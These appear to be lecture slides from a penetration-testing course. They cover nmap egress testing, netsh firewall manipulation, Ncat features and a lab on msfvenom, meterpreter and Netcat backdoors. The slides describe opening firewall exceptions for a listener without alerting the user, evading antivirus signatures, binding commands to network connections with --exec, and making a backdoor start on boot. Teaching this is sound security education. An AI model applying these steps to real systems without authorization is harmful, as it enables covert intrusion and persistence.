
- You can then test to see what gets past your defenses

You can use tools such as scanme.nmap.org with nmap to test egress filtering:

```
nmap –Pn –p 1-65535 scanme.nmap.org
```

Firewall Exceptions

On Windows 10, use **netsh advfirewall show allprofiles** to display the firewall properties for all profiles:



```
C:\Users\Spengler>netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              C:\WINDOWS\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
```

Netsh

Once you have determined the firewall status you can manipulate it with Netsh

Example:

- The tester would first set the firewall to allow exceptions
- Next the tester would create an exception for the Netcat listener so it can accept incoming connections
  - This allows the tester to connect at will with no alerts to the user
  - If you punch a hole through a firewall during a pen test you need to have permission to do so
    - Hole will be open to black hats too

Netcat & AntiVirus

Netcat is a well-known program

- This means the antivirus companies now about it and have signatures for it

There are two primary ways around this problem

- Modify the source code and recompile the program
  - Easy to do because the source code for Netcat is available
- Use a debugger to locate the antivirus signature and change the binary
  - Well beyond the scope of this course

Netcat

Ncat

Ncat

- Was created as part of the Nmap Project
- Attempt to improve Netcat
- Still supports reading and writing data across TCP and UDP connections
- Support for SCTP
  - Stream Control Transmission Protocol
  - Newer reliable transmission protocol that combines some of the features of both TCP and UDP
- Works over both IPv4 and IPv6 connections

Ncat

SSL support for encrypting traffic

- In its most basic form, you simply encrypt the traffic
- You can also do both client and server-side certificate verification to help prevent the chance of a man in the middle attack
  - You do need to keep in mind that someone could try to hijack your connection

Supports chaining of multiple Ncat instances

Ncat

Connection Brokering

- An Ncat server can accept connections from multiple clients
- Anything received by one client is sent out to the others
  - Acts like a network hub
- Can help with transferring files through restrictive firewalls

Proxy Routing

- Ncat traffic can be routed through SOCKS 4 and HTTP proxies

Ncat

Command Execution

- Allows Ncat to run a command after establishing a connection
- The command's standard input and output are simply redirected over Ncat's network connection
  - Anything received over Ncat's network connection is sent to the command's standard in
  - Anything the command sends to standard out, is sent back over Ncat's network connection
- There are three command execution modes
  - --exec
  - --sh-exec
  - --lua-exec

Ncat

--exec

- Simply runs the command without any shell interpretation
- ncat -l --exec “/bin/echo ytcracker Hacker War”

--sh-exec

- Similar to --exec, but you don’t need to specify the shell, assumes **/bin/sh -c** on Linux systems and **cmd.exe /C** on Windows systems
- ncat -l --sh-exec “echo ytcracker Hacker War”

Ncat

--lua-exec

  - Allows you to run Lua programs
  - Ncat runs the program via its interpreter and redirects the input and output streams over Ncats network connection
  - Lua programs run the same on various platforms because it is Ncat’s interpreter that is being used as opposed the shell on the target system

- Output Logging
  - You can use the --output to dump everything that is sent or received to a file
  - Great for documentation

Ncat

Access Control

- Addresses the problem of leaving a connection open
- Now you can leave the connection open, but control who can connect
- Prevents black hat hackers from connecting to a port you have left open
- Uses the --allow and --deny options to control access
- You can filter on a variety of criteria
  - IPv4, IPv6, hostname, octet ranges, CIDR netmasks
  - With --allow, there is a default deny
  - With --deny, there is a default allow

Ncat


Access Control Cont'd

- You can also use a file to specify the hosts that will be allowed or denied access
- The --allowfile and --denyfile options are used to specify the file
  - The files need to contain a list of hosts or network specifiers

Examples:

- ncat -l --allow 10.0.0.10
- ncat -l --deny 10.0.0.10
- ncat -l --allowfile trusted.txt

Lab 06 Overview



Lab 06 Overview

- msfvenom
- meterpreter practice
- Create/Query/Delete registry keys remotely
- Upload Netcat and establish a backdoor connection
- Have W7 VM start a Netcat server on boot